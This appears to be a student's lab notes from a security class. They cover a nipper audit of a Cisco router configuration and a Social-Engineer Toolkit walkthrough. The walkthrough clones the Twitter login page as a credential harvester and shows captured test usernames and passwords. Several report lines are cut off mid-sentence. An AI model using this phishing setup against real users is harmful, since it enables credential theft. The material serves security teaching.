Class: 15 (16 Nov 2024)

Router switch configuration:

Router port → interface

```
┌──(root㉿kali)-[~]
└─# nipper –help
nipper --ios-router --input=ios.conf --output=report.html
```

```
┌──(root㉿kali)-[~]
└─$ cd Desktop
```

```
┌──(root㉿kali)-[~/Desktop]
└─$ ls
hash  router.txt
```


```
┌──(root㉿kali)-[~/Desktop]
└─$ nipper --ios-router --input=router.txt --output=JU_report.html
```

Then open JU_report.html file

SNMP mean ping one ip

What assessment do you find?

Observation and solution (recomandation)



2. Security Audit

2.1. Introduction

Nipper performed a security audit of the Cisco Router Savar-RTR on Saturday 16th November 2024. This section details the findings of the security audit together with the impact and recommendations.

2.2. Dictionary-based Password / Key

Observation: Attackers will often have dictionaries of words that contain names, places, default passwords and other common passwords. If a password or key is likely to be contained within an attacker's gain access to the system.

The passwords and keys of the device Savar-RTR were tested against a small dictionary and one password / key was identified. The read-only Simple Network Management Protocol (SNMP) community s

Impact: An attacker who was able to identify a password or key would be able to gain a level of access to the device, based on what service the password / key was used for.

Ease: Tools are available on the Internet that can perform dictionary-based password guessing against a number of network services.

Recommendation: Nipper strongly recommends that the password identified be immediately changed to something that is more difficult to guess. Nipper recommends that passwords be made up of at lea length and contain either uppercase or lowercase characters and numbers.

2.3. Weak Passwords / Keys

Observation: Strong passwords tend to contain a number of different types of character, such as uppercase and lowercase letters, numbers and punctuation characters. Weaker passwords tend not to co character types. Additionally, weaker passwords tend to be short in length.


Nipper identified three passwords / keys that did not meet the minimum password complexity requirements. These are listed in Table 2.

Type	Service	Username	Password
Community	SNMP	read-only	public
Password	Line	Console line 0	abc123

CISCCO –Juniper –Huwaei – Mikrotik →from this router we can easily download configuration file

Social Engineering Attack

setoolkit




```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 2
```




```
The HTA Attack method will allow you to clon
HTA files which can be used for Windows-base

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```




```
 The third method allows you to import
 should only have an index.html when us
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.68.212]:
────────────────────────────────────────────────────────
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

────────────────────────────────────────────────────────

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Rega
 POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.68.212 - - [16/Nov/2024 02:35:34] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=abcdqegrhqegh
POSSIBLE PASSWORD FIELD FOUND: session[password]=adafagrerrgtqrtq
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.68.212 - - [16/Nov/2024 02:39:27] "GET / HTTP/1.1" 200 -
```

https://drive.google.com/drive/folders/1B_82khi0rHIkcekExfFkia9h5OrPELYV